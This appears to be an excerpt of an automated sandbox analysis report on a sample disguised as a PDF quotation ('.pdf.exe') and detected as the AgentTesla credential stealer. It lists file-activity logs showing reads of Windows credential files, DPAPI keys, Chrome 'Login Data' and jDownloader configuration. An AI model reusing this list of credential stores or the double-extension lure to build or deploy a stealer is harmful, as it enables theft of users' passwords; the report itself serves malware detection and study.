C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF41B4F	ReadFile

Analysis Process: Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe PID: 6828 Parent PID: 6492

General

Start time:	09:28:22
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Quotation-Project at Hor Al Anz CAIRO_012245666.pdf.exe
Imagebase:	0xec0000
File size:	564224 bytes
MD5 hash:	E6A6CB6AE013AA25B39D0CD53259BA9A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.475618837.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.481627688.0000000003411000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.481627688.0000000003411000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0FCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0D5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0DCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0303DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0303DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0D5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CF41B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\af3d0bb7-6a4e-4510-849d-7634323b4cb2	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CF41B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CF41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CF41B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CF41B4F	ReadFile

Disassembly

Code Analysis